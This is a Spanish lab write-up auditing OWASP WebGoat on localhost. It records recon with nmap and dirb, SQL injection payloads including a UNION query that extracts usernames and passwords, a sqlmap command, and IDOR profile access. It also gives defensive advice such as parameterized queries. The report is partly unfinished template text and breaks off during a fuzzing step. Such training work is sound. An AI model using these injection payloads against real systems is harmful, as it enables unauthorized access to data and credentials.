Informe: auditoría WebGoat

Pruebas para encontrar vulnerabilidades en el laboratorio de OWASP

Auditor: Arturo Pérez

índice

1. Ámbito y alcance de la auditoría

WebGoat de OWASP, sitio web de pruebas levantado en contenedor Docker con url:
localhost:8080/WebGoat
Incluye cliente de correo WebWolf con url:
localhost:9090

Búsqueda de vulnerabilidades concretas especificadas en los respectivos apartados.

- A1 SQL Injection - Apartado 10
- A1 SQL Injection - Apartado 11
- Intenta obtener toda la información que puedas de la base de datos utilizando los fallos disponibles en la sección A1 SQL Injection
- A5 Insecure Direct Object References - Apartado 3
- A5 Insecure Direct Object References - Apartado 4
- A5 Insecure Direct Object References - Apartado 5
- A5 Missing Function Level Access Control - Apartado 2
- A5 Missing Function Level Access Control - Apartado 3
- A7 Cross Site Scripting - Apartado - Apartado 7

2. Informe ejecutivo

1. Escribe aquí tu texto
2. Escribe aquí tu texto
3. Escribe aquí tu texto Escribe aquí tu texto

a. Breve resumen del proceso realizado

1. Descargado y montado mediante Docker en Kali Linux 2022 2.
2. Instalado OWASP ZAP como apoyo a la auditoría
3. Escribe aquí tu texto Escribe aquí tu texto

c. Conclusiones

Esta es una web con vulnerabilidades intencionadas para practicar ataques de ciberseguridad que deja estas impresiones.

1. Una vez levantada y funcionando no cuesta demasiado seguir el hilo de las prácticas aunque requiere investigación independiente por internet para averiguar cómo funciona cada vulnerabilidad.
2. La forma de resolver cada ataque no es muy flexible y no da pie a la creatividad pero es bastante funcional.
3. Es una forma de promocionar el uso de ZAP (Zed Attack Proxy), una herramienta gratuita de comunidad para auditar seguridad web.

d. Recomendaciones

Ver recomendaciones para cada caso en el apartado 3.

Recomendaciones generales:

Programar los campos de los formularios para aceptar solo los tipos de datos que se requieren. Las variables también deben acoger solo datos de un tipo, con el necesario control de errores. Sería recomendable añadir al código un detector de inyecciones para ralentizar los tiempos de respuesta de la web, para intentar disuadir a los atacantes.

Parametrizar las sentencias SQL y poder especificar de esta manera el tipo que estamos esperando para cada parámetro.


No mostrar al usuario la información de error generada por la base de datos, o si afecta la funcionalidad minimizar la información mostrada.

Rechazar las peticiones con caractéres sospechosos.

3. Descripción del proceso de auditoría

1. **Recopilación de información.**

   Con **dirb** intento comprobar si hay otras




url aparte de login, logout y registro.


Analizo las tecnologías de la web con **Wappalyzer**, encontrando las indicadas en la siguiente imagen. El lenguaje de programación es **Java**.

Escaneo puertos con **nmap**.

```
nmap -p 8080 127.0.0.1 -v -A
```

Detectado sistema operativo **Linux**. No hay más puertos abiertos en la máquina que los de WebGoat y WebWolf.






Procedemos al registro y seguimos por orden las pruebas.

2. **A1 SQL Injection - Apartado 10**

   La web me facilita la siguiente consulta:


   "SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND userid = " + User_ID;



Tenemos los campos Login_Count y User_id. El primero no permite inyectar por que la concatenación causaría error de sintaxis en la consulta por lo que el

segundo permite añadir un valor y concatenar OR TRUE, que amplía la condición de la consulta a todos los registros de la tabla.

Es **recomendable** depurar esta vulnerabilidad cambiando el formulario para que el campo solo acepte un valor numérico. Ver recomendaciones generales.



3. **A1 SQL Injection - Apartado 11**

Tenemos los campos Employee Name para el atributo last_name y Authentication TAN para auth_tan. En el de nombre da igual lo que se introduzca. En auth_tan, al ser datos de tipo alfanumérico que van entre comillas simples, he inyectado:


1' or '1' = '1

Quedando como resultado la concatenación:

SELECT * FROM employees WHERE last_name = 'Aaa' AND auth_tan = '1' or ‘1’ = ‘1’;

Que muestra los resultados de la imagen de abajo.


De nuevo sería **recomendable** controlar los valores que admite el formulario a través de variables de un tipo más restringido, o con condiciones más estrictas. Ver recomendaciones generales.



4. **Intenta obtener toda la información que puedas de la base de datos utilizando los fallos disponibles en la sección A1 SQL Injection**

   Ver la información extraída en anteriores apartados.

   En el apartado 3 de SQL Injection (Advanced) nos ofrecen la siguiente información.




   Nos da la pista de usar el operador UNION, por lo que podemos solicitar todos los

datos de la tabla añadiendo un nuevo select detrás. Para hacer la unión se deben pedir siempre los mismos atributos en las dos consultas :

```
artp3r' or true union select userid, user_name, password, null, null, null, 0 from user_system_data--
```

Resultado:

Esta información ya la obtuvimos de otra forma en otro ejercicio.




Ejercicio 5:

Diversas pruebas con **sqlmap** para recabar información de la base de datos pero hubiera necesitado más tiempo por lo que no he podido recabar más información. Por ejemplo:

```
sqlmap -u "https://localhost:8080/WebGoat" --proxy "https://localhost:8090" --current-db
--level=2 --risk=3
```


5. A5 Insecure Direct Object References - Apartado 3

   Al darle al botón View Profile obtenemos una respuesta con el método GET que contiene ahí los datos sin cifrar.




6. A5 Insecure Direct Object References - Apartado 4


   Al darle a submit recibimos una respuesta con el método POST donde se puede ver la url de los perfiles, y el número de perfil ya lo teníamos del ejercicio anterior.




También en el ejercicio anterior podíamos encontrar la url de los perfiles.



Solo queda poner el número de perfil de usuario.



Y funciona.




7. A5 Insecure Direct Object References - Apartado 5

   El ejercicio nos plantea con lo que sabemos, ver y modificar otro perfil que no es el tenemos en sesión activa (tom). Si nuestro perfil se puede solicitar por la url del ejercicio anterior se puede intentar localizar otra mediante su url correspondiente. Para localizarlo pruebo con la técnica de **fuzzing**. Primero vamos a preparar un fichero de diccionario con una secuencia de 000 a 999 para usar como cola en la url. La resuelve la herramienta **seq** con parámetros de formato con una **regex** que devuelve los números de 3 dígitos entre los dos argumentos y la volcamos a un fichero txt.

```
seq -f "%03g" 000 999 > secuencia000-999.txt
```

```
or available locally via: info '(coreutils) seq invocation'

┌──(artp3r㉿wyrm3)-[~]
└─$ seq -f "%03g" 000 999 > secuencia000-999.txt

┌──(artp3r㉿wyrm3)-[~]
```

